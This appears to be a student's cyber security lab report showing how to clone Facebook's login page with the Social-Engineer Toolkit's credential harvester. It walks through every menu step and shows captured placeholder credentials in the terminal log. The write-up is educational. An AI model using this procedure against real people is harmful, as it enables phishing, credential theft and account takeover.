



Bangladesh University of Business and Technology

BUBT

Assignment ON:

Course Title : **Cyber Security & Digital Forensic Lab**

Course Code : **CSE 414**

Submitted To:

**Dr. Shekh Abdullah Al
Musa
Lecturer
Department of CSE
(BUBT)**


Submitted By :

**Name :
Hasan Al Mahmud
ID: 18192103239
Intake : 41
Sec : 07**

Date : 12/09/2022

Lab Title: Performing Phishing Attacks

Phishing is the phrase used to describe an attempt to collect sensitive information with the goal of utilizing or selling the information. Typically, this information takes the form of usernames, passwords, credit card numbers, bank account information, or other vital information. An attacker lures the victim in by posing as a trustworthy source and making an enticing request, just like a fisherman uses bait to catch a fish.



Step 1: Launch a terminal and enter **sudo** mode. After that, open the tool named **"setoolkit"**.

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
    # setoolkit
```

Step 2: From that menu, we will select option **1, Social Engineering Attacks**.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 3: After that, we will select option **2 Website Attack Vectors**

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Step 4: And now we will select option **3 Credential Harvester Attack Method**.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Step 5: Now we will select option **2, Site Cloner**.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```


Step 6: Here we can see the IP address of our machine. It will be sent to victims as the URL of the phishing site. And we will simply press enter here.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

Step 7: Now we need to enter the website URL we want to clone. In our case, **<https://www.facebook.com/login.php>**

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login.php
```

Step 8: Here we get the cloned Facebook login page. Here, if the victim enters his/her Facebook username and password, we will get it in the terminal.



Step 9: Here we get the user id and password.

```
File Actions Edit View Help
rev=1006180572&__s=f38mgw%3At9f1sj%3Awp7sty&__spin_b=trunk&__spin_r=1006180572&__spin_t=1662
959456&__user=0&dpr=1&jazoest=2953&lsd=AVom5kY48vk HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2953
PARAM: lsd=AVom5kY48vk
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo2NTUsImF3IjoxMzY2LCJhaCI6NjIwLCJjIjoyNH0=
PARAM: lgnrnd=221056_YyDw
PARAM: lgnjs=1662959491
POSSIBLE USERNAME FIELD FOUND: email=xyz@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=1234567890
PARAM: prefill_contact_point=x@gmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_onload
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=true
PARAM: ab_test_data=AAAAAAA/AAA/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAf/AfKAAAAABFAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [12/Sep/2022 01:12:24] "POST /device-based/regular/login/?login_attempt=1&lwv=
100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----200806451721295413792500120897
```